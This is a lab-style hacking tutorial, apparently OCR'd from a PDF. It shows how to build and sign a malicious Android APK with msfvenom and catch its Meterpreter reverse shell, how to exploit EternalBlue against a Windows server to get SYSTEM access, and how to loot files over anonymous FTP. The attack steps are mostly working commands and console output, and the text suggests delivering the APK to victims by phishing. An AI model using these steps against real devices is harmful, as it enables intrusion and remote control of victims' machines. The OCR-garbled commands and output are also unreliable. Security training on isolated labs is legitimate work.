# **BACKDOOR ON VARIOUS MACHINES**

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#### **OVERVIEW**

*MSF venom* is a combination of MSF payload and MSF encode, putting both of these tools into a single Framework instance. **MSF venom** replaced both MSF payload and MSF encode as of June 8th, 2015.

The advantages of MSF venom are:

- One single tool
- Standardized command line options
- Increased speed

MSF venom has a wide range of options available:

```
- (a) (x)
File Edit View Search Terminal Help
     kali:~# msfvenom -h
Error: MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Options:
                                        Payload to use. Specify a '-' or stdin to use custom payloads
    -p, --payload
                          <payload>
        --payload-options
                                        List the payload's standard options
    -l, --list
                          [type]
                                        List a module type. Options are: payloads, encoders, nops, all Prepend a nopsled of [length] size on to the payload
    -n, --nopsled
                          <length>
                                        Output format (use --help-formats for a list)
    -f, --format
                          <format>
        --help-formats
                                         List available formats
    -e, --encoder
                          <encoder>
                                         The encoder to use
    -a, --arch
                                         The architecture to use
                          <arch>
                                         The platform of the payload
                          <platform>
        --platform
        --help-platforms
                                        List available platforms
                                         The maximum size of the resulting payload
The maximum size of the encoded payload (defaults to the -s value)
                          <length>
    -s, --space
        --encoder-space <length>
                          st>
                                         The list of characters to avoid example: '\x00\xff
    -b. --bad-chars
                                        The number of times to encode the payload
Specify an additional win32 shellcode file to include
    -i, --iterations
                          <count>
    -c, --add-code
                          <path>
        --template
                                         Specify a custom executable file to use as a template
                          <path>
                                         Preserve the template behavior and inject the payload as a new thread
    -k, --keep
                          <path>
                                         Save the payload
        --var-name
                                         Specify a custom variable name to use for certain output formats
                          <name>
        --smallest
                                         Generate the smallest possible payload
    -h, --hel<u>p</u>
                                         Show this message
      ali:~#
```

#### PAYLOAD IN MSFVENOM

Payloads are malicious scripts that an attacker uses to interact with a target machine to compromise it. MSF venom supports the following platform and format to generate

the payload. The output format could be in the form of executable files such as exe, PHP, dll or as a one-liner.

#### CREATING A BACKDOOR ON ANDROID USING MSFVENOM

By using MSF venom, we create a payload .apk file.

#### **Step 1: Starting Kali Linux**

- From your VM, start Kali Linux and log in with root/toor (user ID/password)
- · Open a terminal prompt and make an exploit for the Android emulator using the MSF venom tool.
- Terminal: msfvenom -p android/meterpreter/reverse\_tcp LHOST=Localhost IP

After this command, now you can locate your file on the desktop with the name android shell.apk.

```
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[No encoder or badchars specified, outputting raw payload
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root@muli:/home/kali/android# ls
android_shell.apk
                                ali/android# ls -la
total 20
```

## Step 2: APK file created successfully

After we successfully created the .apk file, we need to sign a certificate because Android mobile devices are not allowed to install apps without the appropriately signed certificate. Android devices only install signed .apk files.

Terminal: keytool -genkey -V -Keystore key.keystore -alias hacked -keyalg RSA key size 2048 -validity 10000

```
Enter Keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: test
What is the name of your organizational unit?
[Unknown]: test
What is the name of your organization?
[Unknown]: test
What is the name of your organization?
[Unknown]: test
What is the name of your City or Locality?
[Unknown]: test
What is the name of your State or Province?
[Unknown]: test
What is the name of your State or Province?
[Unknown]: test
What is the two-letter country code for this unit?
[Unknown]: test
What is the two-letter country code for this unit?
[Unknown]: test
SCN-test, OU-test, O-test, L-test, ST-test, C-test correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN-test, OU-test, O-test, L-test, ST-test, C-test
[Storing key.keystore]

zootdwall:/home/kwli/android# ls -la
total 24
drwxr-xr-x 2 root root 4096 Jul 13 08:45
drwxr-xr-x 30 kali kali 4096 Jul 13 08:31 ...
-TW-T-T-T 1 root root 10186 Jul 13 08:32 android_shell.apk
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-TW-T-T-T 1 root root 10186 Jul 13 08:45 key.keystore
```

# Step 3: Key tool-making Keystore

Terminal: jarsigner -verbose -signalling SHA1withRSA -digesting SHA1 - Keystore key. keystore android\_shell.apk hacked

```
ZONDANALI:/home/kali/android# jarsigner -verbose -sigalg SHAlwithRSA -digestalg SHAl -keystore key.keystore android_shell.apk hacked

Enter Passphrase for keystore:
    adding: META-INF/HACKED.SF
    adding: META-INF/SIGNFILE.SF
    adding: META-INF/SIGNFILE.SF
    adding: META-INF/SIGNFILE.SFA
    signing: AndroidManifest.xml
    signing: resources.arsc
    signing: classes.dex

>>> Signer
    X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
```

### Step 4: Signing a .apk file with JARsigner

#### Terminal: jarsigner -verify -verbose -certs android\_shell.apk

```
25% No. Del 13 80:32:32 EOT 2020 MCTA-TAE/MANIFEST.MF

>>> Signer

X.SBP, Casest, Outcast, Outcast, Letson, Sirvest, Crasse

X.SBP, Casest, Outcast, Outcast, Letson, Sirvest, Crasse

[Involid certificate chain: PEXE path building failed: sun.sacurity.provider.certpath.SunCartPathBuilderExcaption; unable to find valid cartification path to requested target]

>>> Signer

X.SBP, Casest, Outcast, Outcast, Letson, Sirvest, Crasse

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>>> Signer

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381 Non Jul 13 99:35:25 EOT 2020 MCTA-186/MACKED.SF

1388 Non Jul 13 99:35:25 EOT 2020 MCTA-186/MACKED.SF

1380 Non Jul 13 98:35:25 EOT 2020 MCTA-186/MACKED.SF

1381 Non Jul 13 98:35:25 EOT 2020 MCTA-186/MACKED.SF

1382 Non Jul 13 98:35:25 EOT 2020 MCTA-186/MACKED.SF

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### **Step 5: Verifying the .apk using JARsigner**

Zipalign is not preinstalled in Kali Linux, so you will have to install it first.


```
woot@kali:/home/kali# apt-get install zipalign
```

#### Step 6: Installing Zipalign

Terminal: zipalign -v 4 android shell.apk singed jar.apk

# Step 7: Verifying the .apk into a new file using Zipalign

Now we have signed our android\_shell.apk file successfully and it can be run on any Android environment. Our new filename is singed\_jar.apk after the verification with Zipalign.



## **Step 8: Malicious .apk file ready to install**

set up the listener on the Kali Linux machine with multi/handler payload using Metasploit.

#### **Terminal: msfconsole**

#### **Step 9: Starting Metasploit**

Metasploit begins with the console.

### Step 10: Display Metasploit start screen

Now launch the exploit multi/handler and use the Android payload to listen to the clients.

Terminal: use exploit/multi/handler

### **Step 11: Setting up the exploit**

Next, set the options for payload, listener IP (LHOST) and listener PORT(LPORT). We have used localhost IP, port number 4444 and payload **android/meterpreter/reverse\_tcp** while creating a .apk file with MSFvenom.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
    Name Current Setting Required Description
Exploit target:
    Id Name
    0 Wildcard Target
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
    Name Current Setting Required Description
Payload options (android/meterpreter/reverse_tcp):
    Name Current Setting Required Description
    LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
    Id Name
    0 Wildcard Target
msf5 exploit(multi/handler) > set lhost 192.168.0.10 lhost ⇒ 192.168.0.10 msf5 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf5 exploit(multi/handler) > run
```

#### **Step 12: Setting up the exploit**

Then we can successfully run the exploit to listen for the reverse connection.

Terminal: run

```
msf5 > use exploit/multi/handler
msf5 exploit(mu
                            ) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Exploit target:
   Id Name
   0 Wildcard Target
\frac{msf5}{payload} = \frac{msf5}{android/meterpreter/reverse\_tcp} > set payload = \frac{msf5}{android/meterpreter/reverse\_tcp}
msf5 exploit(mu
                             ) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (android/meterpreter/reverse_tcp):
    Name Current Setting Required Description
   LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
   Id Name
   0 Wildcard Target
msf5 exploit(multi/handler) > set these
lhost ⇒ 192.168.0.10
fc exploit(multi/handler) > set lport 4444
                   ti/handler) > set lhost 192.168.0.10
lport ⇒ 4444
msf5 exploit(multi/handler) > run
```

#### **Step 13: Executing the exploit**

Next, we need to install the malicious Android .apk file to the victim's mobile device. In our environment, we are using an Android device version 8.1 (Oreo). An attacker can share a malicious Android .apk to the victim with the help of social engineering/email phishing.

Now it is time to quickly set up the Android emulator (if you don't have an Android device).


#### **Steps to configure the Android emulator:**

- Download the image file for the Android x86 code project from the Google Code projects site (https://code.google.com/archive/p/android-x86/downloads)
- · Create a virtual machine using another version 2.6x kernel in the VMware workstation
- Mount the ISO file into VMware options

- finishessh the process and run the machine in LIVE mode
- · Set up the Android device
- Set up the Google account


# Step 14: Spam email

Download the singed\_jar.apk file and install it with "unknown resources allowed" on the Android device.



### Step 15: Downloaded the file into an Android device

Then run and install the .apk file.



# Step 16: Installing the application into an Android device

After completing the installation, we are going back to the Kali machine and starting the Meterpreter session.

#### Move back to Kali Linux

We already started the multi/handler exploit to listen on port 4444 and the local IP address. Open up the multi/handler terminal.

```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

| Meterpreter | Sysinfo | Computer | Cocalhost | Computer | Cocalhost | Computer | Cocalhost | Computer | Cocalhost | Cocalhos
```

#### Step 17: Successfully got the Meterpreter session

Bingo! We got the Meterpreter session on the Android device. We can check more details with the **sysinfo** command, as mentioned in the below screenshot.

### **USING ETERNAL BLUE**

#### Find a Module to Use

The first thing we need to do is open up the <u>terminal</u> and start <u>Metasploit</u>. Type **service PostgreSQL start** to initialize the PostgreSQL database if it is not running already, followed by **msfconsole**.

```
service PostgreSQL start msfconsole
```

Next, use the **search** command within Metasploit to locate a suitable module to use.

```
Search eternal blue
Matching Modules
==========
                                                 Disclosure Date Rank
                                                                           Check
  Name
Description
   auxiliary/admin/smb/ms17_010_command
                                                 2017-03-14
                                                                  normal
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command
Execution
   auxiliary/scanner/smb/smb_ms17_010
                                                                           Yes
                                                                  normal
MS17-010 SMB RCE Detection
```

```
exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average No
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average No
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
exploit/windows/smb/ms17_010_psexec 2017-03-14 normal No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
```

There is an auxiliary scanner that we can run to determine if a target is vulnerable to MS17-010. It's always a good idea to perform the necessary recon like this. Otherwise, you could end up wasting a lot of time if the target isn't even vulnerable.

Once we have determined that our target is indeed vulnerable to EternalBlue, we can **use** the following exploit module from the search we just did.

```
use exploit/windows/smb/ms17 010 eternalblue
```

You'll know you're good if you see the "exploit(windows/smb/ms17\_010\_eternalblue)" prompt.

### **Run the Module**

We can take a look at the current settings with the **options** command.

```
options
Module options (exploit/windows/smb/ms17_010_eternalblue):
   Name
                  Current Setting Required Description
                                            The target address range or CIDR
   RHOSTS
                                  yes
identifier
   RPORT
                 445
                                            The target port (TCP)
                                  yes
   SMBDomain
                                            (Optional) The Windows domain to use for
authentication
   SMBPass
                                            (Optional) The password for the specified
                                  nο
username
  SMBUser
                                            (Optional) The username to authenticate as
                                  no
                                Check if remote architecture matches exploit Target.
  VERIFY ARCH
                 true yes
                                Check if remote OS matches exploit Target.
  VERIFY TARGET true yes
Exploit target:
   Id Name
   0 Windows 7 and Server 2008 R2 (x64) All Service Packs
```

First, we need to specify the IP address of the target.

```
set rhosts 10.10.0.101
rhosts => 10.10.0.101
```

Next, we can load the trusty **reverse\_tcp** shell as the <u>payload</u>.

set payload windows/x64/meterpreter/reverse tcp

```
payload => windows/x64/meterpreter/reverse tcp
```

Finally, set the listening host to the IP address of our local machine.

```
set lhost 10.10.0.1
lhost => 10.10.0.1
```

And the listening port to a suitable number.

```
set port 4321
port => 4321
```

That should be everything, so the only thing left to do is launch the exploit. Use the **run** command to fire it off.

```
run
[*] Started reverse TCP handler on 10.10.0.1:4321
[*] 10.10.0.101:445 - Connecting to target for exploitation.
[+] 10.10.0.101:445 - Connection established for exploitation.
[+] 10.10.0.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.0.101:445 - CORE raw buffer dump (51 bytes)
[*] 10.10.0.101:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32
Windows Server 2
[*] 10.10.0.101:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008
R2 Standard
[*] 10.10.0.101:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601
Service Pac
[*] 10.10.0.101:445 - 0x00000030 6b 20 31
                                                                           k 1
[+] 10.10.0.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.0.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.0.101:445 - Sending all but the last fragment of the exploit packet
[*] 10.10.0.101:445 - Starting non-paged pool grooming
[+] 10.10.0.101:445 - Sending SMBv2 buffers
[+] 10.10.0.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2
buffer.
[*] 10.10.0.101:445 - Sending final SMBv2 buffers.
[*] 10.10.0.101:445 - Sending the last fragment of the exploit packet!
[*] 10.10.0.101:445 - Receiving response from exploit packet
[+] 10.10.0.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.0.101:445 - Sending egg to corrupted connection.
[*] 10.10.0.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 10.10.0.101
[*] Meterpreter session 1 opened (10.10.0.1:4321 -> 10.10.0.101:49207) at 2019-03-26
11:01:46 -0500
[+] 10.10.0.101:445 - =-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=
meterpreter >
```

We see a few things happen here, like the SMB connection being established and the exploit packet being sent. At last, we see a "WIN" and a <u>Meterpreter</u> session is opened. Sometimes, this exploit will not complete successfully the first time, so if it doesn't just try again, it should go through.

# **Verify the Target Is Compromised**

We can verify we have compromised the target by running commands such as **sysinfo** to obtain operating system information.

```
sysinfo
Computer: S02
OS: Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture: x64
System Language: en_US
Domain: DLAB
Logged On Users: 2
Meterpreter: x64/windows
```

And **getuid** to get the current username.

```
getuid
Server username: NT AUTHORITY\SYSTEM
```

### **USING OPEN PORTS:**

First, we need to run net discover to get the IP address.

```
File Actions Edit View Help
Currently scanning: 192.168.37.0/16
                                            Screen View: Unique Hosts
7 Captured ARP Reg/Rep packets, from 6 hosts. Total size: 420
  ΙP
                 At MAC Address
                                     Count
                                               Len MAC Vendor / Hostname
                                       2 120 SERVERCOM (INDIA) PRIVATE LIMITED
1 60 Sichuan AI-Link Technology Co., Ltd.
1 60 Unknown vendor
1 60 CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.29.1 a8:da:0c:dc:68:0d
192.168.29.9 60:1d:9d:47:4b:62
60 PCS Systemtechnik GmbH
192.168.29.242 0a:f3:73:9a:80:6c 1
                                                60 Unknown vendor
zsh: suspended netdiscover
```

After finding the unique IP address of that machine, we need to scan the IP address with the Nmap to the details about the open/close ports.

```
nmap -A 192.168.29.194
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-02 02:46 EDT
Nmap scan report for 192.168.29.194
Host is up (0.00064s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp pyftpdlib 1.5.5
 ftp-syst:
   STAT:
 FTP server status:
  Connected to: 192.168.29.194:21
  Waiting for username.
  TYPE: ASCII; STRUcture: File; MODE: Stream
  Data connection closed.
 _End of status.
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
 -rw-r--r-- 1 root root 1062 Jul 29 2019 backup
22/tcp open ssh OpenSSH 7.9p1 Debian 10 (protocol 2.0)
 ssh-hostkey:
   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
   256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:66:90:48 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X 4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
           ADDRESS
1 0.64 ms 192.168.29.194
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.01 seconds
```

After finding the Open ports of the IP address, we need to enter using that port.

```
root⊕ kali)-[~]

# ftp 192.168.29.194

Connected to 192.168.29.194.

220 pyftpdlib 1.5.5 ready.

Name (192.168.29.194:root): anonymous

331 Username ok, send password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.
```

After connecting using the port we need to log in. now we can access all the files on that machine by using the following command:

"Get backup file"